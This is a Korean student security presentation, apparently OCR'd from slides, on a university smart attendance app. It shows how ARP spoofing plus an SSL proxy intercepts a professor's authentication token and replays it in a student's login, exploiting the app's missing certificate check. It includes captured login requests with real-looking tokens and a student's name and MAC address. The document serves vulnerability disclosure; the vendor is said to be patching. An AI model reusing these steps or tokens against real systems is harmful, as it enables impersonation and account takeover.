# 중부대학교
# 스마트 출석 어플리케이션 취약점

중부대학교
CCIT CULTURE CONTENTS & INFORMATION TECHNOLOGY

정보보호학과
91216361
지우중

00

프로젝트 요약

# 프로젝트 요약

2016년 2학기에 출석 체크 자동화를 위해 블루투스 통신을 이용한 Xidsystem 사의 스마트 출석어플리케이션이 도입되어 사

WiFi를 이용한
출석 시스템 웹 인터페이스

Culture Contensts & Information Technology

선택 ▼

날짜 / 시간 : to

search

1 2 다음

| 날짜 | 시간 | 이름 | 맥주소 | 출석 |
|---|---|---|---|---|
| 2016-07-25 | 16:00:00 | 한승균 | 90:00:db:bb:98:c5 | 0 |
| 2016-07-25 | 17:00:00 | 한승균 | 90:00:db:bb:98:c5 | 0 |
| 2016-07-25 | 18:00:00 | 한승균 | 90:00:db:bb:98:c5 | 0 |
| 2016-07-22 | 00:00:00 | 한승균 | 90:00:db:bb:98:c5 | 0 |
| 2016-07-22 | 01:00:00 | 한승균 | 90:00:db:bb:98:c5 | 0 |
| 2016-07-22 | 02:00:00 | 한승균 | 90:00:db:bb:98:c5 | 0 |
| 2016-07-22 | 03:00:00 | 한승균 | 90:00:db:bb:98:c5 | 0 |
| 2016-07-22 | 04:00:00 | 한승균 | 90:00:db:bb:98:c5 | 0 |
| 2016-07-22 | 05:00:00 | 한승균 | 90:00:db:bb:98:c5 | 0 |
| 2016-07-21 | 02:05:00 | 한승균 | 90:00:db:bb:98:c5 | x |
| 2016-07-21 | 02:30:00 | 한승균 | 90:00:db:bb:98:c5 | 0 |
| 2016-07-21 | 02:40:00 | 한승균 | 90:00:db:bb:98:c5 | 0 |
| 2016-07-21 | 02:45:00 | 한승균 | 90:00:db:bb:98:c5 | 0 |
| 2016-07-21 | 02:50:00 | 한승균 | 90:00:db:bb:98:c5 | 0 |

# 목차



CCIT
CULTURE CONTENTS & INFORMATION TECHNOLOGY

01

특징 분석

# 중부대 스마트 출석 어플리케이션의 특징 분석

1. 블루투스 통신을 이용하여 교수와 학생간 동일 공간 존재 확인

2. 스마트폰과 서버간에 HTTPS 보안 통신

3. 한번 로그인 후에는 인증토큰을 이용한 자동 로그인

4. 인증토큰은 스마트폰에 저장되고 매번 같은 내용이 전송됨

5. 교수와 학생의 역할 구분

# SSL 보안 통신

서버의 신분 확인
(인증서 검증)

비밀키 공유

암호화 통신

클라이언트

서버

① Client Hello

② Server Hello


③ Key Exchange

④ Cipher Suite Negotiation

⑤ HTTP GET

⑥ Data Transfer

# 토큰 기반 인증





- 한번 ID/Pass로 로그인하면 서버가 인증토큰을 만들어 클라이언트에 보내줌. 클라이언트는 토큰을 저장
- 클라이언트는 다음 접속시 토큰을 첨부하여 요청
- ID/Pass 입력 없는 자동 로그인 가능

# ARP Spoofing

**공격 전**

공격자가 희생자 컴퓨터의 MAC주소 테이블을 변조




**공격 후**


# Proxy Server


## 프록시 서버의 기능

1. ARP 스푸핑을 이용하여 사용자의 무선통신이 공격자 시스템을 거치도록 유도
2. 가짜 인증서를 만들어 클라이언트에게 서버 행세를 하며 HTTPS 통신을 중개
3. 패킷을 도청 / 변조

**클라이언트가 서버의 인증서를 검증하지 않으면**
**프록시와 통신하고 있음을 알아채지 못함**

# 공격 시나리오




(1) 패킷 도청
교수님의 통신을 도청하여 인증토큰 수집

(2) 패킷 변조
자신이 접속시 인증토큰을 교수님 것으로 바꿔치기

(3) 공격 성공
교수님 신분으로 로그인 성공

05

공격 시나리오

# (1) 패킷 도청

## 교수님의 인증토큰 수집

교수님
스마트폰

```
POST /attend/rb_login.php HTTP/1.1
Content-Length: 676
Content-Type: application/x-www-form-urlencoded
Host: attend.joongbu.ac.kr
Connection: Keep-Alive
User-Agent: android-async-http/1.4.1 (http://loopj.com/android-async-
http)
Cookie: JSESSIONID=C59441FD896D591EC55355A382EA6121
Cookie2: $Version=1
Accept-Encoding-SS: gzip

key=ED06609279F2C20B5399C396B0246F477A7484027D4F21E20B4787FD4F6B12BD8BA78
E6A1E60A0E378634236F7F39F9287ABC36BB3DCFBB46D2A08AEE2F06E8295AF95E367869C
01BFCFB6B95FD9D994E7EEBA6D34DBBDBCFA94CAF5DBBF577460E053934E34BCD9B9E81E8
C505D4CB9061300F14B93CB4885D2A28BE76A79BDB3D041A6F101946F2A3EB40A8D98FBDB
1455F7C25D46CB0329B29A280EF53EB2DFB2ABF0918EB92EA2DAF8106A052D9011348D8AD
05FC90B6ED2DCCBDBA7A74627581E2E351C7A7601A0073F216E95C6052F6924105C06EB7D
EEB24F7C54BC26B8099940D54A07DD5F1412386C427FC8BDFADA9D43B2CBD4B69021E5429
9C7D19247D9DD486F579F34B74EF5F6796DC2E07E30DD62AB36E271BA92A09AE491CCC90E
CF2DFFC682436FEADBD69ECDB2644266A3AA5C57D303498FA85B4B5779203F37EF99A765E
```

교수님의 KEY 값

# (2) 패킷 변조

## 교수님의 인증토큰으로 바꿔치기


학생
스마트폰


```
POST /attend/rb_login.php HTTP/1.1
Content-Length: 356
Content-Type: application/x-www-form-urlencoded
Host: attend.joongbu.ac.kr
Connection: Keep-Alive
User-Agent: android-async-http/1.4.1 (http://loopj.com/android-async-http)
Accept-Encoding-SS: gzip

key=7594BD7306A02D2AAA0818713A1815874DFCD5DEF99261FBB23CA1491C245187B5A01AE78D114F8685
D18D92B4624E9D17E4131889769EA8B842CE922B4DEBBE4B526DA361DD130F7B462ED8F0DF18C6C6985DEA
3047BA849ACA615E14E4B8EFC9874F4FE6AA570F1E2E0C4B2856564D9F3CE53DE6B5C66BF12105816F199F
789895E82F2DDF07B441EDD567569E882B45CC0A085B94CEF72E44FC89E8020FA70C62A0AA9C1132BC32DD
B37A878AD574HTTP/1.1 200 OK
```

학생의 KEY 값

# (2) 패킷 변조


## 교수님의 인증토큰으로 바꿔치기


학생
스마트폰



②

학생의 KEY 값




Snoop Spy 프록시 서버

# (2) 패킷 변조

## 교수님의 인증토큰으로 바꿔치기

③


학생
스마트폰

```
POST /attend/rb_login.php HTTP/1.1
Content-Length: 676
Content-Type: application/x-www-form-urlencoded
Host: attend.joongbu.ac.kr
Connection: Keep-Alive
User-Agent: android-async-http/1.4.1 (http://loopj.com/android-async-
http)
Cookie: JSESSIONID=C59441FD896D591EC55355A382EA6121
Cookie2: $Version=1
Accept-Encoding-SS: gzip
```

```
key=ED06609279F2C20B5399C396B0246F477A7484027D4F21E20B4787FD4F6B12BD8BA78
E6A1E60A0E378634236F7F39F9287ABC36BB3DCFBB46D2A08AEE2F06E8295AF95E367869C
01BFCFB6B95FD9D994E7EEBA6D34DBBDBCFA94CAF5DBBF577460E053934E34BCD9B9E81E8
C505D4CB9061300F14B93CB4885D2A28BE76A79BDB3D041A6F101946F2A3EB40A8D98FBDB
1455F7C25D46CB0329B29A280EF53EB2DFB2ABF0918EB92EA2DAF8106A052D9011348D8AD
05FC90B6ED2DCCBDBA7A74627581E2E351C7A7601A0073F216E95C6052F6924105C06EB7D
EEB24F7C54BC26B8099940D54A07DD5F1412386C427FC8BDFADA9D43B2CBD4B69021E5429
9C7D19247D9DD486F579F34B74EF5F6796DC2E07E30DD62AB36E271BA92A09AE491CCC90E
CF2DFFC682436FEADBD69ECDB2644266A3AA5C57D303498FA85B4B5779203F37EF99A765E
```

교수님의 KEY 값

# (2) 패킷 변조

## 교수님의 인증토큰으로 바꿔치기


서버는 토큰을 검증하고 교수님으로 인식

**교수님의 로그인 화면 전송**

# (3) 공격 성공
## 교수님 권한으로 로그인

학생
스마트폰

⑥

SSL 프록시

클라이언트(출결 어플리케이션)에서
서버의 인증서를 확인 하지 않는 취약점으로
SSL 프록시가 보낸 준 데이터를 수용함


교수님 권한으로 로그인 성공

# 시연 동영상


학생 로그인

공격 성공


교수님 로그인

# 결론

- SSL 보안통신을 이용하더라도 서버 인증서를 검증하지 않으면 SSL프록시를 이용한 중간자 변조 공격 가능
- 서비스 개발자는 보안의 원리를 이해하고 안전하게 구현해야 함
- 정보보호학회 학술대회에서 논문 발표 예정
- Xidsystem 사에 취약점 제보 및 현재 패치 개발 중

# 향후 과제

Xidsystem 사의 패치 점검 협조

다양한 정보서비스들의 인증방식의 안전성/취약성 분석

# 감사합니다

CCIT
CULTURE CONTENTS &
INFORMATION TECHNOLOGY